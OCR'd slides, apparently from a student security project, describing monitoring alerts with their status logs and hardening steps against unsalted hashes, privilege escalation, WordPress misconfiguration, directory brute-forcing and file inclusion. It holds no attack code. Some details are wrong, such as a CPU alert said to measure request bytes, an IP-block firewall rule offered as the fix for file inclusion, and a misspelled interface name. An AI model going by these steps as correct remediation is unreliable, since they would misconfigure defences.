
- Limit the number of request in short about of time.
- Install access program on weaker are area of the network.

Alerts Implemented

Excessive HTTP Errors

Summarize the following:

- Which **metric** does this alert monitor?
  - ○ Count grouped over top 5 ‘http.response.status_code’
- What is the **threshold** it fires at?
  - ○ Above 400




Current status for 'Excessive HTTP Errors'

Trigger time	State	Comment
2022-05-14T23:15:36+00:00	✓ OK	
2022-05-14T18:30:26+00:00	✓ OK	
2022-05-14T18:29:26+00:00	✓ OK	
2022-05-14T18:28:26+00:00	✓ OK	
2022-05-14T18:27:26+00:00	✓ OK	
2022-05-14T18:26:26+00:00	✓ OK	
2022-05-14T18:25:26+00:00	✓ OK	
2022-05-14T18:24:26+00:00	✓ OK	
2022-05-14T18:23:26+00:00	✓ OK	
2022-05-14T18:22:26+00:00	✓ OK	

HTTP Request Size Monitor

Summarize the following:

- Which **metric** does this alert monitor?
  - Sum of http.request.bytes over all documents
- What is the **threshold** it fires at?
  - Above 3500




Current status for 'HTTP Request Size Monitor'

Trigger time	State	Comment
2022-05-14T18:29:26+00:00	✓ OK	
2022-05-14T18:24:26+00:00	✓ OK	
2022-05-14T18:19:26+00:00	✓ OK	
2022-05-14T18:14:26+00:00	✓ OK	
2022-05-14T18:09:26+00:00	✓ OK	
2022-05-14T18:04:26+00:00	✓ OK	
2022-05-14T17:59:26+00:00	✓ OK	
2022-05-14T17:54:26+00:00	✓ OK	
2022-05-14T17:49:26+00:00	✓ OK	
2022-05-14T17:44:26+00:00	✓ OK	

CPU Usage Monitor

Summarize the following:

- Which **metric** does this alert monitor?
  - Max of http.request.bytes over all documents
- What is the **threshold** it fires at?
  - Above 0.5



Current status for 'CPU Usage Monitor'

Trigger time	State	Comment
2022-05-14T23:17:36+00:00	▷ Firing	
2022-05-14T23:16:36+00:00	▷ Firing	
2022-05-14T23:15:36+00:00	▷ Firing	
2022-05-14T18:30:26+00:00	✓ OK	
2022-05-14T18:29:26+00:00	✓ OK	
2022-05-14T18:28:26+00:00	✓ OK	
2022-05-14T18:27:26+00:00	✓ OK	
2022-05-14T18:26:26+00:00	✓ OK	
2022-05-14T18:25:26+00:00	✓ OK	
2022-05-14T18:24:26+00:00	✓ OK	

Hardening

Hardening Against Unprotected and Unsalted Hash on Target 1

- It is important that all passwords are thoroughly secured in the system with protected and salted hashes. By salting the passwords it hides the real hash value due to the additional data added that alters it making it more challenging to crack

- In order to implement this hardening applying a strong number generator on your hashes can be a good method. SecureRandom is suggested as a cryptographically-strong random data

Hardening Against Privilege Escalation on Target 1

- It is essential for new and existing users that role and permission management is strongly set in play as it prevents the escalation of privileges to unauthorized users

- Recommended to set correct file permissions for user accounts, maintain control over assigned roles and permissions for any existing or new user accounts

Hardening Against Wordpress Configuration and SQL Database Vulnerability on Target 1

- When the information is unhashed and easily attainable it allows for root access to the SQL database and the data is smoothly attained

- It is recommended that you configure and hash the wordpress database login information in order to prevent unwanted access to the SQL database

Hardening Against Directory Exploration on Target 2

- In order to patch Target 2 against Directory Exploration a number of tools, such as Fail2Ban, serves as a tool to temporarily ban a remote IP address with firewall rules. This configurations works by briefly banning IP addresses with firewall rules if it generates too many 404s within a specific time period

- In order to install it the commands are:
  - apt-get update && apt-get upgrade -y
  - apt-get install fail2ban

Hardening Against Local File Inclusion (LFI) on Target 2

- By creating a whitelist of acceptable file names and using an equivalent identifier, it allows the user to safely analyze user-supplied file names without using actual names. User input is any data that is processed by the application and can be entered or manipulated by application users.

- The method to install it is:

  -
    ```
    iptables -A INPUT -s 192.168.1.90 -p tcp --dport 80 -i eht0 -j DROP
    ```

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- The Ansible Playbook implements hardening and updating measures to the WordPress Configuration files, while also assigning permissions/roles to the users. It can also be used to verify the system health